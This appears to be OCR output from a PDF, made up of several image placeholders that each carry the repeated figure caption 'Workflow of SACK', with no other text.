
Workflow of SACK




Workflow of SACK




Workflow of SACK




Workflow of SACK




Workflow of SACK




Workflow of SACK




Workflow of SACK



Workflow of SACK



